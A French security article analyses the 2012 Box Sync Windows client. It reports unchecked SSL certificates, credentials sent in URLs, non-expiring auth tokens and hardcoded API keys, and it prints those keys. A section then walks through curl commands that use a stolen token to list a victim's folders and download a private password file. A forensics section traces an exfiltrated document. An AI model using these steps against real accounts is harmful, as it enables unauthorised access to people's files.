- `BoxSyncHelper.exe`, programme en charge d'interactions avec la base de registres Windows, de la gestion de fichiers temporaires, ainsi que de l'écriture en local des fichiers partagés par le biais du nuage Box ;
- `BoxSync.exe`, le programme principal qui appelle à souhait `BoxSyncHelper.exe`. Développé en .NET et faisant appel à de nombreux composants Python, il gère - entre autres - l'authentification et les communications réseau avec le nuage Box.




Figure 1 : Vue du répertoire d'installation

Le répertoire `%PROGRAMFILES%\Box Sync` contient 21 « DLL » Python (PYD) et l'exécutable correspondant à son interpréteur en sa version 2.7.1 ainsi que des DLL .NET.

Plus étrangement, ce même répertoire contient une archive Python27.zip qui est ouverte à chaque lancement de **BoxSync.exe** (qui ne survient dans des conditions normales d'utilisation qu'à chaque démarrage de la machine). Ce dernier en ingère le contenu avant de supprimer les fichiers issus de l'opération de désarchivage. L'archive comporte un nombre important de fichiers Python sous forme compilée (PYC) relatifs à XML, SAX ou JSON ainsi qu'à l'API Box.

À l'issue de l'installation, **BoxSync.exe** est exécuté... sauf si, par malheur, vous avez déjà une version de Python installée sur le système. En effet, et malgré qu'il soit livré avec son propre interpréteur, le programme ne semble pas savoir sélectionner ce dernier et utilise le premier que le système daigne lui présenter. Nous avons aussi découvert qu'il n'était pas compatible avec Python 2.7.3 **[13]**.




Figure 2 : Fenêtre principale de BoxSync.exe

2.2 En 2012, la sécurité est (encore) un échec

Avant de nous authentifier, nous avons paramétré notre environnement d'analyse pour rediriger toutes les communications HTTP et HTTPS vers mitmproxy. Ce dernier, agissant en « homme du milieu », récolte toutes les requêtes et réponses qui le traversent, y compris celles chiffrées à l'aide de SSL ; technologie qui représente « l'état de l'art de la sécurité », sauf si elle est mal implémentée.

mitmproxy auto-génère un faux certificat SSL qu'il présente à l'émetteur de la requête et pour peu que ce dernier n'en vérifie pas la validité, l'état de l'art de la sécurité peut aller revoir sa copie. mitmproxy offre aussi la possibilité d'intercepter chaque requête et chaque réponse et d'en modifier le contenu avant transmission ou tout simplement les ignorer. Il peut aussi rejouer une requête. C'est donc un homme du milieu digne de ce nom.

Bien que Box Sync n'offre pas la possibilité de paramétrer un proxy, il utilise la configuration Internet Explorer s'il n'arrive pas à joindre directement le nuage Box.

D'après nos observations, seuls des flux HTTP et HTTPS sur les ports par défaut sont initiés par Box Sync une fois que ce dernier a effectué des requêtes pour obtenir les adresses IPv4 correspondant aux noms DNS (FQDN) sur lesquels il a besoin de se connecter.

À ce stade, il est important de signaler que n'est pas Dropbox qui veut. Box n'implémente pas de protocole tel que Dropbox LAN Sync Protocol (DB-LSP) qui, pour des raisons de performance, permet à plusieurs clients Dropbox situés sur un même LAN d'échanger des fichiers sans devoir passer par le « Cloud » **[14]**. L'utilisation de Box peut entraîner une surconsommation significative de la bande passante dans les sens montant et descendant pour peu que plusieurs équipements appartenant à un ou plusieurs utilisateurs soient en train de synchroniser des fichiers, potentiellement identiques. Toutefois, vous avez la possibilité de limiter cette utilisation à des valeurs situées entre 10 et 500 KBps.

Une fois nos identifiant et mot de passe saisis dans les champs prévus à cet effet, **BoxSync.exe** initie une communication vers **https://sync-api.box.net/**. À notre grande surprise, il ne vérifie aucunement la validité du certificat SSL du serveur distant. Il est ainsi possible d'observer tout le trafic à l'aide de mitmproxy. Cela va vite s'avérer intéressant.

En effet, la première requête est une requête **GET** d'authentification. L'identifiant et le mot de passe sont communiqués dans les paramètres de l'URL ainsi qu'une clé d'API (API Key). Cette clé, d'une longueur de 32 caractères alphanumériques, figure, en clair, dans les fichiers **BoxSync.Config.xml** et **Sync.yaml** se trouvant dans le répertoire **%PROGRAMFILES%\Box Sync**.

```
> grep -A3 -B2 ApplicationKey BoxSync.Config.xml
      <!-- Application Information -->
    <add key="AppName" value="Box Sync"/>
    <add key="ApplicationKey" value="dxn2555gstqdx8lkt48q0havqnp41oax" />
    <add key="DevApplicationKey" value="dxn2555gstqdx8lkt48q0havqnp41oax" />

      <!-- Application folder/file names -->
    <add key="ProgramFilesBoxDesktopFolderName" value="Box Sync" />
> grep -B4 api_key Sync.yaml
darwin:
    app_version: 1.2.61.0
    old_app_name: Box Sync
    sync_app_home_path: $HOME/Box Sync
    api_key: g892ddznlku4eepr9yemrgbxdfxndzf9
    api_key__dev__: jhjpd6gpyc9yculv3tyrakb88og54t9v
    dev_api_key: jhjpd6gpyc9yculv3tyrakb88og54t9v
--
windows:
    app_version: 3.2.65.0
    old_app_name: Box Desktop
    sync_app_home_path: $PROGRAMFILES\Box Sync
    api_key: dxn2555gstqdx8lkt48q0havqnp41oax
    dev_api_key: dxn2555gstqdx8lkt48q0havqnp41oax
```

Comme vous pouvez le constater, le fichier **BoxSync.Config.xml** contient deux clés d'API, une pour la « production » et l'autre pour le « développement ». Elles ont une valeur identique et correspondent à la version installée de Box Sync pour Windows.

Le fichier **Sync.yaml** contient, en plus, et à toutes fins utiles (allez comprendre !), les clés d'API de production et de développement, elles aussi identiques, pour la version Mac OS X.

Les valeurs relevées durant nos tests relatifs à la version Windows du logiciel sont toujours les mêmes. Elles ne sont pas « auto-générées » à chaque installation ou fournies à la volée par le « Cloud ».




Figure 3 : Première requête d'authentification

Les autres paramètres communiqués dans l'URL sont :

- **uuid** et **realtime_subscriber_id** : paramètres au format UUID (*Universally Unique Identifier*), défini par la RFC 4122. Ces éléments n'ont pas d'utilité particulière pour notre analyse.
- **action** : type d'action. Ici, il s'agit d'une demande d'autorisation.
- **method** : ce paramètre ne semble pas jouer de rôle. Il est laissé à blanc.
- **login** : identifiant de l'utilisateur. C'est une adresse de messagerie électronique.
- **password** : le mot de passe de l'utilisateur.
- **auth_token** : jeton d'authentification. À ce stade, Box Sync n'en a pas. Toutefois, si cette première authentification est couronnée de succès, les serveurs Box généreront un jeton et le fourniront à Box Sync.

auth_token n'a pas de valeur fixe. Une nouvelle valeur est générée à chaque authentification réussie. Chaque valeur, d'une longueur de 32 caractères alphanumériques, est associée à un utilisateur spécifique au niveau des serveurs Box.




Figure 4 : Réponse à une authentification réussie

Malheureusement, un jeton d'authentification, une fois généré, n'expire jamais **[15]**. Nous allons voir plus loin quelques exemples d'actions qu'un esprit malintentionné pourrait entreprendre à l'aide de ce précieux jeton s'il venait à en prendre connaissance.

Le serveur fournit aussi l'identifiant (**login**) ainsi que l'adresse email de l'utilisateur (**email**). Ces deux valeurs sont identiques. La réponse inclut aussi :

- un identifiant interne (**user_id**) auquel est associée une valeur numérique, telle une clé dans une base de données ;
- un autre identifiant (**access_id**) qui a, dans notre cas, exactement la même valeur que **user_id** ;
- la taille de notre espace de stockage (**space_amount**) ;
- l'espace utilisé (**space_used**) ;
- la taille maximale d'un fichier pouvant être envoyé vers le nuage (**max_upload_size**).

2.3 Fichiers, vous avez dit fichiers ?

Les requêtes suivantes de Box Sync lui permettent de récupérer une adresse Internet sur laquelle il se connecte toutes les trois minutes environ :

```
http://l.realtime.services.box.net/subscribe?method=chunkedstream&ch
annel_id=3c87616cc38514d2fa02f3d0ea7344cb&format=xml
```

Cela ressemble à un **keep-alive**. Le serveur ne fournit aucune réponse en retour.

Il obtient aussi, à travers deux requêtes **HTTPS**, la liste des fichiers disponibles dans l'espace de stockage distant de l'utilisateur, sur le nuage Box, et commence à les télécharger (si l'utilisateur avait, au préalable, envoyé des fichiers sur le « Cloud » à partir d'un autre équipement ou directement depuis son navigateur). Ces deux requêtes comportent, chacune, un paramètre **action** ayant pour valeur **get_account_tree** et **get_account_tree_raw** respectivement. La réponse XML du serveur contient un blob, binaire a priori, encodé en base64 que nous n'avons pas été en mesure de percer à jour. Notre boule de cristal, peu fiable car fabriquée en Chine, ne fonctionnait pas ce jour-là (Figure 5, page suivante).

Box Sync utilise le répertoire **%HOMEPATH%\Documents\My Box Files** par défaut. Il y crée automatiquement un sous-répertoire appelé *Default Sync Folder*. Ce dernier est utilisé pour synchroniser tout fichier déposé dans **%HOMEPATH%\Documents\My Box Files** et non affecté à un sous-répertoire. Le logiciel procède d'abord au déplacement de ces fichiers dans ce répertoire fraîchement créé avant de les envoyer vers le nuage.

Chaque sous-répertoire, y compris Default Sync Folder, et chaque fichier, se voit attribuer un identifiant (ID) unique par utilisateur, tel une entrée dans une base de données. Les ID associés à un utilisateur ne sont pas séquentiels. Le seul ID « global » est celui dont la valeur est 0. Il correspond au répertoire « racine » (**%HOMEPATH%\Documents\My Box Files** par défaut sous Windows, **$HOME/Box Sync** sous Mac OS X, le répertoire affiché par votre navigateur lorsque vous vous authentifiez sur https://www.box.com/, ou celui utilisé par une des nombreuses applications pour ordiphone).




Figure 5 : Synchronisation en cours

Box Sync commence alors à télécharger les fichiers que nous avons au préalable envoyés sur l'infrastructure Box à l'aide de notre navigateur. Le nombre de *threads* utilisés à cette fin est spécifié par le serveur distant. Ce dernier détermine aussi le nombre de threads pour l'envoi de fichiers vers le « Cloud ».

Pour chaque téléchargement, le logiciel émet une requête du type :

```
GET https://sync-api.box.net/api/1.0/download/<auth_token>/<file_
ID>/no_update?<auth_token>=<auth_token>&api_key=<api_key>&realtime_
subscriber_id=<uuid_value>
```

En retour, le serveur le redirige vers **https://sync-dl.boxcloud.com** tel que le montre la capture d'écran suivante :




Figure 6 : Obtention d'un lien de téléchargement d'un fichier

Obéissant, Box Sync se connecte à cette URL et obtient le fichier attendu : voir Figure 7.

Ce lien expire au bout de 15 à 20 minutes environ. Un attaquant qui arrive à le capturer peut télécharger un même fichier autant de fois qu'il le souhaite, sans montrer patte blanche et depuis n'importe quelle adresse IP.




Figure 7 : Interception d'un fichier en téléchargement

Si, par mégarde, le lien venait à expirer, l'attaquant peut rejouer la requête **https://sync-api.box.net/** précédente pour en obtenir un nouveau. Il n'y a qu'à demander.

Lorsque Box Sync a des fichiers à envoyer vers le nuage, il le fait - pour chaque fichier - à l'aide d'une requête **POST** de la forme suivante :

```
POST https://sync-ul.box.net/api/1.0/upload/<auth_token>/<file_ID>/
no_update?auth_token=<auth_token>&api_key=<api_key>&realtime_
subscriber_id=<uuid_value>
```

Le chemin complet du fichier, ainsi que son contenu, sont envoyés dans la même requête (*Content-Type* : **multipart/form-data**).

Si l'envoi a réussi, le serveur retourne un statut **upload_ok** en rappelant le nom du fichier (sans le chemin complet) ainsi que les identifiants du fichier (fourni d'ailleurs en paramètre dans la requête **POST**) et du répertoire (**folder_id**) dans lequel il est stocké. Si le fichier est partagé avec d'autres utilisateurs, le paramètre booléen **shared** sera positionné à la valeur 1

dans la réponse. Si le fichier est, en plus, public, le nom par lequel il sera vu de l'extérieur sera fourni dans le paramètre `public_name`.

2.4 Papa, je m'ennuie !

Cette rengaine, que les personnes sans enfant ne peuvent pas connaître, pourrait être tue (temporairement bien entendu, sinon la vie serait trop belle) en fournissant un navigateur à l'enfant chéri et une liste de mots-clés à essayer à l'aveugle sur https://www.box.com/. Il convient toutefois d'être présent pour fermer, subrepticement si possible, la fenêtre au cas où il tomberait, par inadvertance, sur du contenu qui ne conviendrait pas à son âge. https://www.box.com/photos, https://www.box.com/mailbox, https://www.box.com/account... faites donc appel à votre imagination !




Figure 8 : Affichage du contenu d'un répertoire « public »

À la décharge des utilisateurs de Box Sync, il est très (trop ?) facile de partager publiquement un répertoire ou un fichier. Il suffit pour cela de faire un clic droit sur l'élément concerné et de choisir dans le menu contextuel ***Box Sync*** puis ***Get Box Link***. En revanche, une fois ce lien obtenu, il n'est pas possible de supprimer le partage sans se connecter sur l'interface web et sélectionner l'action adéquate. Une erreur est si vite survenue...

Mais n'y a-t-il pas un moyen plus facile pour avoir accès aux fichiers et dossiers d'un utilisateur à part la navigation aléatoire et hasardeuse ? Oui, mais... l'attaquant doit récupérer le jeton d'authentification (`auth_token`) au préalable.

Comme nous l'avons démontré, ce dernier est passé en paramètre de certaines requêtes `HTTPS`. Tant que Box Sync ne vérifiera pas la validité du certificat X509 du serveur distant **[15]**, et à condition que l'attaquant soit au bon endroit et au bon moment, cela reste possible. Gardons à l'esprit qu'un jeton n'expire jamais.

Si l'attaquant a accès à la machine de sa victime, il devra fournir un effort certain pour tenter de percer à jour le jeton, stocké sous forme de blob DP API **[17]**, en trois endroits différents :

- `HKCU\Software\Box.net\BoxDesktop\LastLoggedInUserInfoKey\UserAuthTokenEnc` ;
- `HKCU\HKEY_USERS\<SID Utilisateur>\Software\Box.net\BoxDesktop\LastLoggedInUserInfoKey\UserAuthTokenEnc` ;
- `%APPDATA%/Roaming/Box Sync/syncdb.sqlite3`.

Une autre façon de procéder consisterait à utiliser des outils d'analyse mémoire tels que Volatility ou Redline pour explorer l'espace mémoire du processus `BoxSync.exe` et tenter d'y déceler le jeton, en clair. Nous laissons le soin à nos chers lecteurs, tenaillés par une insatiable curiosité, de valider une telle hypothèse.

2.5 Box Kung-Fu

En supposant que notre attaquant dispose d'un jeton d'authentification qu'il aurait, par exemple, subtilisé à travers une attaque par « proxy du milieu » telle que nous l'avons décrite, il lui faut maintenant obtenir une clé d'API avant d'utiliser l'API Box pour mettre à exécution quelque machiavélique plan de son fait. Cela est, fort heureusement pour lui, d'une simplicité infantile. Il lui suffit de se servir de la clé gracieusement fournie par Box Sync et figurant, en clair, dans les fichiers `%APPDATA%\BoxSync.Config.xml` et `%APPDATA%\Sync.yaml`.

Nul besoin de jouer aux arts divinatoires, il lui suffira alors de lire la documentation publique de la toute récente API 2.0, en bêta à l'heure où nous écrivons ces lignes, mais déjà employée par bon nombre d'applications compatibles Box. Eclairé par cette lecture, notre attaquant n'aura plus qu'à saisir quelques commandes cURL.

Il commence par découvrir à qui il a affaire et le contenu de son espace de stockage. Il « navigue » pour cela dans le répertoire racine dont l'ID est 0 :

```
> curl https://www.box.com/api/2.0/folders/0/ -H "Authorization: BoxAuth \
api_key=dxn2555gstqdx81kt48q0havqnp41oax&auth_token=<auth_token>"
```

La réponse du serveur, au format JSON, est claire (certaines valeurs ont été obscurcies ou remplacées par leur signification pour protéger la veuve et l'orphelin) :

```
{
    "created_at": null,
    "created_by": {
        "id": "<user_id>",
        "login": "<email_address>",
        "name": "FIRST LAST",
        "type": "user"
    },
    "description": null,
    "id": "0",
    "item_collection": {
        "entries": [
            {
                "id": "xxxxxxx",
                "name": "Default Sync Folder",
                "sequence_id": "0",
                "type": "folder"
            }
        ],
        "total_count": 1
    },
    "modified_at": null,
    "modified_by": {
        "id": "<user_id>",
        "login": "<email_address>",
        "name": "FIRST LAST",
        "type": "user"
    },
```

```
    "name": "Tous les fichiers",
    "owned_by": {
        "id": "<user_id>",
        "login": "<email_address>",
        "name": "FIRST LAST",
        "type": "user"
    },
    "parent": null,
    "sequence_id": null,
    "shared_link": null,
    "size": 2057893,
    "type": "folder"
}
```


La requête suivante est similaire à la première à une différence près. L'attaquant a maintenant l'identifiant du répertoire Default Sync Folder :

```
> curl https://www.box.com/api/2.0/folders/xxxxxxxx/ -H "Authorization: BoxAuth \
api_key=dxn2555gstqdx8lkt48q0havqnp41oax&auth_token=<auth_token>"
```

La réponse fournit le contenu de ce répertoire :


```
{
    "created_at": "2012-08-12T04:11:34-07:00",
    "created_by": {
        "id": "<user_id>",
        "login": "<email_address>",
        "name": "FIRST LAST",
        "type": "user"
    },
    "description": "",
    "id": "xxxxxxxxx",
    "item_collection": {
        "entries": [
            {
                "etag": "<sha1_hash>",
                "id": "aaaaaaaaaa",
                "name": "calendar.pyc",
                "sequence_id": "0",
                "type": "file"
            [...]
            {
                "etag": "<sha1_hash>",
                "id": "bbbbbbbbbb",
                "name": "mypasswords.txt",
                "sequence_id": "0",
                "type": "file"
            },
            {
                "etag": "<sha1_hash>",
                "id": "cccccccccc",
                "name": "rapport_bockel.pdf",
                "sequence_id": "0",
                "type": "file"
            },
            [...]
        ],
        "total_count": 7
    },
    "modified_at": "2012-08-15T02:01:34-07:00",
    "modified_by": {
        "id": "<user_id>",
        "login": "<email_address>",
        "name": "FIRST LAST",
        "type": "user"
    },
    "name": "Default Sync Folder",
    "owned_by": {
        "id": "<user_id>",
        "login": "<email_address>",
        "name": "FIRST LAST",
        "type": "user"
    },
    "parent": {
        "id": "0",
        "name": "Tous les fichiers",
        "sequence_id": null,
        "type": "folder"
    },
    "sequence_id": "0",
    "shared_link": null,
    "size": 2057893,
    "type": "folder"
}
```


Ayant déjà lu et relu le rapport de M. Jean-Marie BOCKEL sur la cyberdéfense, l'attaquant opte plutôt pour **mypasswords.txt** et effectue une requête pour en apprendre plus sur ce fichier avant de le télécharger :

```
> curl 'https://www.box.com/api/2.0/files/bbbbbbbbbb/' -H
"Authorization: BoxAuth \
api_key=dxn2555gstqdx8lkt48q0havqnp41oax&auth_token=<auth_token>"
```

Il s'agit bien d'un fichier privé (aucun lien de partage ne lui est associé), d'une taille de 29 octets, qui n'a fait l'objet d'aucune modification depuis sa « création » ou, plus exactement, son envoi par-delà le ciel vers le nuage Box :


```
{
    "created_at": "2012-08-13T07:32:06-07:00",
    "created_by": {
        "id": "<user_id>",
        "login": "<email_address>",
        "name": "FIRST LAST",
        "type": "user"
    },
    "description": "",
    "etag": "8d74801db634d3c30e7e77860ad344eef6c923c1",
    "id": "2844862477",
    "modified_at": "2012-08-13T07:32:06-07:00",
    "modified_by": {
        "id": "<user_id>",
        "login": "<email_address>",
        "name": "FIRST LAST",
        "type": "user"
    },
    "name": "mypasswords.txt",
    "owned_by": {
        "id": "<user_id>",
        "login": "<email_address>",
        "name": "FIRST LAST",
        "type": "user"
    },
    "parent": {
        "id": "xxxxxxxxx",
        "name": "Default Sync Folder",
        "sequence_id": "0",
        "type": "folder"
    },
    "path": "/Default Sync Folder/mypasswords.txt",
    "path_id": "/xxxxxxxxx/bbbbbbbbbb",
    "sequence_id": "0",
    "shared_link": null,
    "size": 29,
    "type": "file"
}
```


Il n'y a plus qu'à se servir :

```
curl -L 'https://api.box.com/2.0/files/bbbbbbbbbb/data' -H
"Authorization: BoxAuth \
api_key=dxn2555gstqdx8lkt48q0havqnp41oax&auth_token=<auth_token>"
This my Very Sikreet Password %
```

Notez l'option **-L**, non indiquée dans la documentation officielle, mais toutefois nécessaire pour suivre la redirection vers **https://sync-dl.boxcloud.com/** à laquelle cURL est soumis, au même titre que Box Sync.

Si notre attaquant est allergique à la ligne de commandes, il peut pointer un navigateur sur **https://www.box.com/login/auth_token/<auth_token>**. Mais attention, le « confort » se paie.

En utilisant cette méthode, il pourrait élever les soupçons de sa victime si cette dernière se connecte au même moment à son compte à l'aide, elle aussi, d'un butineur. Box n'autorise qu'une seule session web à la fois ; même si l'une est ouverte par identifiant et mot de passe et l'autre à l'aide d'un jeton d'authentification. Selon leurs actions respectives, l'attaquant ou sa victime pourrait être déconnecté et un message d'erreur explicite s'affichera alors.

Figure 8 : Message d'erreur suite à l'ouverture de multiples sessions à l'aide d'un navigateur

2.6 De l'autre côté de la barrière

Changeons maintenant de perspective en nous plaçant du point de vue de l'analyse inforensique. Supposons que nous sommes chargés de prouver que M. Michu, employé de notre société, a exfiltré un document confidentiel dont le nom est **Skynet Project.pdf** **[18]**. Pour cela, nous procédons à l'analyse de la copie bit à bit du disque dur de l'équipement informatique de notre suspect, un PC portable sous Windows 7.

Nous avons eu beau chercher dans le *slack space* **[19]**, dans les *Volume Shadow Copies* **[20]** et tous les autres endroits habituels, nous n'avons trouvé aucune trace de ce fichier. Nous remarquons toutefois, après avoir reconstruit la séquence des événements qui ont eu lieu sur le système, que l'utilisateur a lancé un programme d'effacement sécurisé. De plus, M. Michu utilise Box Sync.

Le répertoire **%HOMEPATH%\Documents\My Box Files\Default Sync Folder** contient bien des fichiers mais point de **Skynet Project.pdf**. Aurait-il été envoyé vers le nuage Box puis effacé à l'aide du programme d'effacement sécurisé ?

Afin de valider cette hypothèse, il faut consulter la base de données SQLite **%APPDATA%/Roaming/Box Sync/syncdb.sqlite3**. Nous avions déjà évoqué celle-ci lorsque nous avons parlé du blob DPAPI correspondant au jeton d'authentification. Une copie s'y trouve dans la table **users**. Mais une autre table va s'avérer fort utile pour notre investigation. Il s'agit de **changelog**. Nous y trouvons deux traces dignes d'intérêt :




Figure 9 : Traces du fichier dans la base SQLite

La colonne **actionCommand** indique l'action que Box Sync a effectuée. Une valeur égale à 6 indique un téléchargement. 7 correspond à un envoi sur le « Cloud » alors que 3 correspond à une suppression.

La colonne **logDate** nous fournit la date des événements, en heure locale du système. Ainsi, le fichier recherché a été envoyé sur le nuage Box le 19 août 2012 à 20h38 (dans cette entreprise, on travaille même le dimanche) et supprimé 11 minutes et 29 secondes après ; le temps que M. Michu le récupère sur son ordiphone via une connexion 3G ?

Nous pouvons retrouver ces mêmes éléments dans les journaux applicatifs de Box Sync. Ces derniers se trouvent dans le répertoire **%APPDATA%\Local\Box Sync\Logs**. Par défaut, le logiciel crée ces journaux avec un niveau de verbosité positionné à **DEBUG**. Un vrai bonheur pour les fins limiers que nous sommes :

```
> grep "Skynet" * | egrep "u'command': (3|7)"
BoxSyncLog__3.2.65.0__8_19_2012.log:2012-08-19 20:38:17 DEBUG
[Thread-18:3800] [SyncCallback:289:statusUpdate]   Status Update:
statusCode SyncActionComplete, statusValues {u'srcItemPath':
u'Default Sync Folder\\Skynet Project.pdf', u'dstItemPath': u'',
u'command': 7}, description .
BoxSyncLog__3.2.65.0__8_19_2012.log:2012-08-19 20:49:30 DEBUG
[Thread-217:1476] [SyncCallback:289:statusUpdate]   Status Update:
statusCode SyncAction, statusValues {u'srcItemPath': u'Default Sync
Folder\\Skynet Project.pdf', u'command': 3}, description Deleting
File "Default Sync Folder\Skynet Project.pdf" on Box.
BoxSyncLog__3.2.65.0__8_19_2012.log:2012-08-19 20:49:38 DEBUG
[Thread-217:1476] [SyncCallback:289:statusUpdate]   Status Update:
statusCode SyncActionComplete, statusValues {u'srcItemPath':
u'Default Sync Folder\\wiped00', u'dstItemPath': u'Default Sync
Folder\\Skynet Project.pdf', u'command': 3}, description .
```

Mais ne s'agit-il pas tout bonnement d'une coïncidence ? M. Michu n'aurait-il pas simplement eu un fichier qui porte le même nom que celui que nous recherchons mais dont le contenu n'a rien à voir avec le projet de mise en service de Skynet ?

Qu'à cela ne tienne. Notre commanditaire nous a fourni l'empreinte SHA1 du fichier. Il suffit de vérifier qu'il s'agit bien du même fichier en comparant cette empreinte à celle que Box Sync crée automatiquement et qu'il entrepose dans **%APPDATA%\Roaming\Box Desktop\UserData(<email_address>)\ChecksumHashFile.txt**.

Ce dernier comporte une entrée par fichier, même supprimé. Chaque entrée est composée de 4 champs délimités par la séquence **////** :

```
<lowercase_full_path_to_file>////<file_ID>////<sha1_hash>////<file_size_in_bytes>
```

La commande suivante nous permet d'obtenir l'empreinte du fichier **Skynet Project.pdf** envoyé vers le nuage Box :

```
> awk -F '////' '/skynet/{ print $1":"$3 }' ChecksumHashFile.txt
c:\users\mistermichu\documents\my box files\default sync folder\skynet project.pdf:b038c3aad02a05b611f4a60b5161d4b8a7cc6602
```

Après comparaison, les deux empreintes s'avèrent identiques.

Il existe une autre façon d'obtenir ces informations mais elle nécessite un jeton d'authentification. Si, d'aventure, nous en avions récupéré un par des moyens légaux, et après avoir reçu la confirmation par écrit des autorités compétentes que nous pouvons procéder à des recherches dans le compte Box de M. Michu, nous pouvons appeler cURL à la rescousse :

```
> curl https://www.box.com/api/2.0/events -H "Authorization: BoxAuth \
api_key=dxn2555gstqdx8lkt48q0havqnp4loax&auth_token=<auth_token>"
```

La réponse, au format JSON, nous fournira les informations recherchées et bien plus encore...

